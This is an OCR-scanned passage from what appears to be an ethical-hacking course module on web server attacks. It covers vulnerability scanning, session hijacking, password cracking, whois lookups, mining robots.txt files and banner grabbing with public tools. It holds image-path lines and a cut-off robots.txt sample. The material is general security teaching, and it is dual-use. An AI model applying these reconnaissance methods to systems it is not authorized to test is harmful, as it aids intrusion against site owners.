
  Vulnerability scanning is a method of finding the vulnerabilities and misconfigurations of a web server. Attackers scan for vulnerabilities with the help of automated tools known as vulnerability scanners.

- **Session Hijacking**

  Attackers can perform session hijacking after identifying the current session of the client. The attacker takes complete control over the user session through session hijacking.

- **Web Server Passwords Hacking**

  Attackers use password-cracking methods such as brute-force attacks, hybrid attacks, and dictionary attacks to crack the web server's password.



Information Gathering

1. Information gathering involves collecting information about the **targeted company**
2. Attackers search the **Internet**, **newsgroups**, **bulletin boards**, etc. for information about the company
3. Attackers use tools such as **who.is** and **Whois Lookup** and query the Whois databases to get details such as the domain name, IP address, or autonomous system number

Information Gathering

Information gathering is the first and one of the most important steps toward hacking a target web server. In this step, an attacker collects as much information as possible about the target server by using various tools and techniques. The information obtained from this step helps the attacker in assessing the security posture of the web server. Attackers may search the Internet, newsgroups, bulletin boards, and so on for gathering information about the target organization. Attackers can use tools such as who.is and Whois Lookup to extract information such as the target's domain name, IP address, and autonomous system number.

- **who.is**

  Source: *https://who.is*

  who.is is designed perform a variety of whois lookup functions. It lets the user perform a domain whois search, whois IP lookup, and whois database search for relevant information on domain registration and availability.


- Whois (*https://www.whois.com*)
- Domain Dossier (*https://centralops.net*)
- Find Subdomains (*https://pentest-tools.com*)
- SmartWhois (*https://www.tamos.com*)

Note: For complete coverage of information-gathering techniques, refer to Module 02: Footprinting and Reconnaissance.

Information Gathering from Robots.txt File

- The robots.txt file contains the **list of the web server directories and files** that the web site owner wants to hide from web crawlers
- An attacker can simply request the Robots.txt file from the URL and retrieve sensitive information such as the **root directory structure** and **content management system information** about the target website
- An attacker can also download the Robots.txt file of a target website using the Wget tool



```
# robots.txt
User-agent: Googlebot
Disallow:
User-agent: googlebot-image
Disallow:/
User-agent: googlebot-mobile


Disallow: /cgi-bin/
```

Information Gathering from Robots.txt File

A website owner creates a robots.txt file to list the files or directories a web crawler should index for providing search results. Poorly written robots.txt files can cause the complete indexing of website files and directories. If confidential files and directories are indexed, an attacker may easily obtain information such as passwords, email addresses, hidden links, and membership areas.

If the owner of the target website writes the robots.txt file without allowing the indexing of restricted pages for providing search results, an attacker can still view the robots.txt file of the site to discover restricted files and then view them to gather information.

An attacker types URL/robots.txt in the address bar of a browser to view the target website's robots.txt file. An attacker can also download the robots.txt file of a target website using the Wget tool.



```
# robots.txt
User-agent: Googlebot

Web Server Footprinting/Banner Grabbing

By performing web server footprinting, an attacker can gather valuable system-level data such as account details, OSs, software versions, server names, and database schema details. The Telnet utility can be used to footprint a web server and gather information such as server name, server type, OSs, and running applications running. Furthermore, footprinting tools such as ID Serve, httprecon, and Netcraft can be used to perform web server footprinting. These footprinting tools can extract information from the target server. Here, we examine the features and types of information these tools can collect from the target server.

Web Server Footprinting Tools

